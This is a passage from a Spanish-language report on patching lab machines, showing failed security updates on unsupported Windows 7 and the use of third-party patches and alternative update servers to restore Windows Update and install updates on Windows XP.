

Ilustración 207 – Configuración de la actualización

Una vez termina de instalarse y aplicarse, nos salta el siguiente error.



Ilustración 208 – Error en la configuración de la actualización

Esto pasa tanto con el KB5006671, KB4577010, KB4586768 por lo que no podríamos implementar las últimas actualizaciones de seguridad. Esto pasa debido a que Windows 7 ya no tiene soporte y por eso no podríamos parchear ninguna de las demás vulnerabilidades quedando el sistema de la siguiente manera:



Ilustración 209 – 3º Escaneo de Vulnerabilidades Windows 7

En el equipo Windows – 7 partíamos de lo siguiente:

Ilustración 210 – Primer escaneo – Windows 7

Y hemos acabado:



Ilustración 211 – Último escaneo – Windows 7

Este es el gran problema de los SO sin soporte que las últimas actualizaciones pueden parchearte algunas vulnerabilidades pero abrirte otras por otro lado y al no tener soporte nunca podrán parchearse, simplemente se podrá aumentar la seguridad con firewalls más potentes con el uso de programas externos, instalación de antivirus, etc.

6.4.3 Windows XP.

El tercer equipo que parchearemos será Windows XP. Este equipo parte con las siguientes vulnerabilidades.



Ilustración 212 – 1º Escaneo de Vulnerabilidades Windows XP

Lo primero que haremos será activar Windows Update. Para ello, descargaremos tres parches que nos permitirán activarlo. Windows Update dejo de estar habilitado en Windows xp en 2014, cuando este dejo de tener soporte activo. (http://i430vx.net/files/wsusstuff/).



Ilustración 213 – Parches Windows Update

Una vez nos hemos descargado los parches de activación, los ejecutamos en el siguiente orden.



Ilustración 214 – Parche 1

Y esperamos a que el primer parche acabe de aplicar los cambios para la activación de Windows Update.



Ilustración 215 – Parche 1 - Instalación

Ejecutamos el segundo archivo. Este archivo instala los certificados raíz para las actualizaciones y descargas seguras.



Ilustración 216 – Parche 2

Y esperamos a que acabe y aplique los cambios de la última versión conocida de Windows XP sin soporte.



Ilustración 217 – Parche 2 - Revoked

Y ejecutamos el tercer y último parche. Este archivo nos permite modificar nuestro registro de Windows para que pueda encontrar por internet y servidores alternativos las actualizaciones. Dentro de este podemos ver la siguiente información, como la url de donde se descargarán las actualizaciones y los parámetros del registro a modificar.



Ilustración 218 – Parche 3 - WSUS



Ilustración 219 – Parche 3

Permitimos que se modifique el registro de Windows con la nueva información.



Ilustración 220 – Parche 3 - Aceptación

Una vez hemos terminado de ejecutar los tres archivos, reiniciamos el equipo. Una vez arranque, lanzamos el siguiente comando para que comience a buscar las actualizaciones.



Ilustración 221 – Comando: wuauclt /detectnow

Al cabo de un rato, el sistema comenzara a notificar que hay actualizaciones disponibles para el equipo. Según vayamos instalando actualizaciones en el equipo, el sistema ira notificando que hay más hasta que tengamos todas las actualizaciones disponibles instaladas.

Instalamos la primera actualización. Le damos a descargar y seguidamente a instalar.



Ilustración 222 – Actualización WXP

Esperamos a que se instale, reiniciamos y nos aparecerá el siguiente lote de actualizaciones. Seleccionamos todas, esperamos a que se descarguen, se instalen y volvemos a reiniciar.



Ilustración 223 – Lote 1 de Actualizaciones de seguridad WXP

Una vez instaladas las principales actualizaciones de seguridad del sistema, se habrán descargado también actualizaciones de seguridad para corrección de errores. Seleccionamos todas y las instalamos.



Ilustración 224 – Lote 2 de Actualizaciones de seguridad WXP

Reiniciamos y repetimos el proceso hasta que no queden actualizaciones disponibles.



Ilustración 225 – Actualización .NET Framework WXP



Ilustración 226 – Actualización .NET Framework 2 WXP

